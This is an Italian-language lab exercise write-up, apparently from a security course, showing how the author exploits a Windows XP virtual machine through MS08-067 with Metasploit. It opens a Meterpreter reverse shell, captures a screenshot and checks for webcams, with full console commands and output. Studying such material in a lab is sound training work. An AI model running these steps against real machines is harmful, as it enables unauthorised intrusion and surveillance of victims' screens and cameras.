



Hacking Windows XP

MATTIA PASTORELLI

COMANDA:

- ▀ Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:
 - Recuperare uno screenshot tramite la sessione Meterpreter.
 - Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).


MSFCONSOLE

I'Esercitazione di oggi richiede l'exploit di Windows XP attraverso la vulnerabilità MS08-067.

Per prima cosa apriamo sia kali linux e sia la macchina virtuale di Windows XP.

Una volta costato che le macchine pingino l'una verso l'altra, possiamo aprire su MSFCONSOLE su Kali Linux.

Attraverso il comando “**search MS08-067**” possiamo ottenere l'exploit della rispettiva vulnerabilità



```
semSF6 > search MS08-067
Matching Modules
=====
#  Name
-
0  exploit/windows/smb/ms08_067_netapi  Disclosure Date  Rank  Check  Description
ice Relative Path Stack Corruption          2008-10-28      great  Yes    MS08-067 Microsoft Server Serv
etapi

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_n
```

SET ED EXPLOIT

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
  Name      Current Setting  Required  Description
  ----      --------------  --        --
  RHOSTS          yes        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           445        yes       The SMB service port (TCP)
  SMBPIPE         BROWSER    yes       The pipe name to use (BROWSER, SRVSVC)

  Show Answer

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      --------------  --        --
  EXITFUNC        thread     yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST           192.168.1.38  yes       The listen address (an interface may be specified)
  LPORT           4444       yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic Targeting

  Show Answer
```

Una volta trovato l'exploit possiamo andare a visualizzare le informazioni del payload attraverso il comando :

show options

Si può notare che viene richiesto di inserire l'IP della vittima, in questo caso sarà l'IP di WINDOWS XP.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.38:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.38:4444 → 192.168.1.200:1033) at 2024-01-24 06:30:46 -0500
```

Inserito l'rhosts attraverso il comando “**set rhosts IP Windows XP**”, possiamo far partire l'exploit.

Meterpreter

Una volta effettuato l'exploit dovremmo ottenere una sessione di **meterpreter**.

Con il comando “help” possiamo ottenere una lista di comandi che possiamo utilizzare su meterpreter.

In questo caso ci viene richiesto di ottenere uno screenshot della macchina vittima e controllare la presenza di eventuali webcam.

Quindi i comandi per ottenere queste informazioni saranno:

screenshot = Per ottenere un istantanea dello schermo

webcam_list = per ottenere informazioni

Come risultato dei due comandi otterremo che lo screenshot verrà salvato in una directory di Kali Linux, mentre il comando per le webcam ha rilevato che non sono presenti alcune webcam, sulla macchina vittima

```
meterpreter > help
Core Commands
=====
Command      Description
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel     Displays information or control active channels
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/xEzNHrkS.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

